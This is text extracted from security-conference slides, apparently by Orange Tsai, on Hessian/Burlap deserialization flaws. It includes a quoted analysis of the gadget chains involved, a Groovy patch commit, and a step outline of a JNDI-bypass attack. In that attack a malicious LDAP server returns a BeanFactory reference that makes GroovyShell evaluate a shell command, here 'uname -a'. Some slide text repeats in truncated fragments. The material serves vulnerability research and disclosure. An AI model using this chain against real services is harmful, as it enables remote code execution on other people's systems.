
- A connection to Evil LDAP Server

2. Evil LDAP server replies:

- Local Factory
org.apache.naming.factory.BeanFactory
- Local Object Reference
Groovy.shell.GroovyShell with properties:
 - forceString is foo=evaluate
 - foo is “uname -a”.execute()

3. Factory loads and populates Object

4. Boom! RCE!



Byp



1. Hessian
2. Evil LD
3. Factor
4. Boom!

- A LD
- Loca
- org.
- Loca
- Groo
-
-

2

重·讀·論·文。

3.2.3 Hessian/Burlap

Hessian and Burlap, by default, use side effect-free instantiation via `sun.misc.Unsafe`, do not restore transient fields, do not allow arbitrary proxies, and do not support custom collection comparators.

At first glance they appear to check for `java.io.Serializable`. That check, however, is only applied on marshalling and not on unmarshalling. If that check

為什麼補這句話?

As it isn't they can both be exploited through the non-serializable **SpringCompAdv** and **Resin**, as well as the serializable **ROME** and **XBean**.

Cannot restore Groovy's `MethodClosure` as `readResolve()` is called which throws an exception.

A root type can be specified during unmarshalling that is used; however, one can provide arbitrary, even nonexistent, nested properties that will be unmarshalled using arbitrary

References

REPORTED Included
RPC servlets

REPORTED Caucho Resin

REFERENCES

TomEE/openejb-hessian

ASRC Alibaba Citrus Framework

REJECT³⁰ Spring Remoting

Git Blame


Fix potential problem when deserializing [Browse files](#)

master GROOVY_3_0_5 ... GROOVY_2_5_0_ALPHA_1

 melix committed on 10 Jul 2015 1 parent 03e3812 commit 09e9778e8a33052d8c27105aee5310649637233d

```
67 +
68 +     private Object readResolve() {
69 +         if (ALLOW_RESOLVE) {
70 +             return this;
71 +         }
72 +         throw new UnsupportedOperationException();
73 +     }
```

Git Blame



Fix potential problem when a... [Browse files](#)


master GROOVY_3_0_5 ... GROOVY_3_0_5

 melix committed on 10 Jul 2015 Commit 09e9778e8a33052d8c27105aee5310649637233d

```
67 +  
68 +     private Object readReso...  
69 +         if (ALLOW_RESOLVE...  
70 +             return thr...  
71 +         }  
72 +     thr...  
73 + }
```

Exploit with JNDI Bypass

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - Local Factory
`org.apache.naming.factory.BeanFactory`
 - Local Object Reference
`Groovy.shell.GroovyShell` with properties:
 - `forceString` is `foo=evaluate`
 - `foo` is `"uname -a".execute()`
3. Factory loads and populate Object
4. Boom! RCE!




Exploit with New Gadget

1. Hessian Deserialization

triggers:

- Local Groovy gadgets
- Boom! RCE!



Demo

<https://youtu.be/hGTLIIOb14A>

漏洞回報



Thanks!



orange_8361



orange@chroot.org



<https://blog.orange.tw>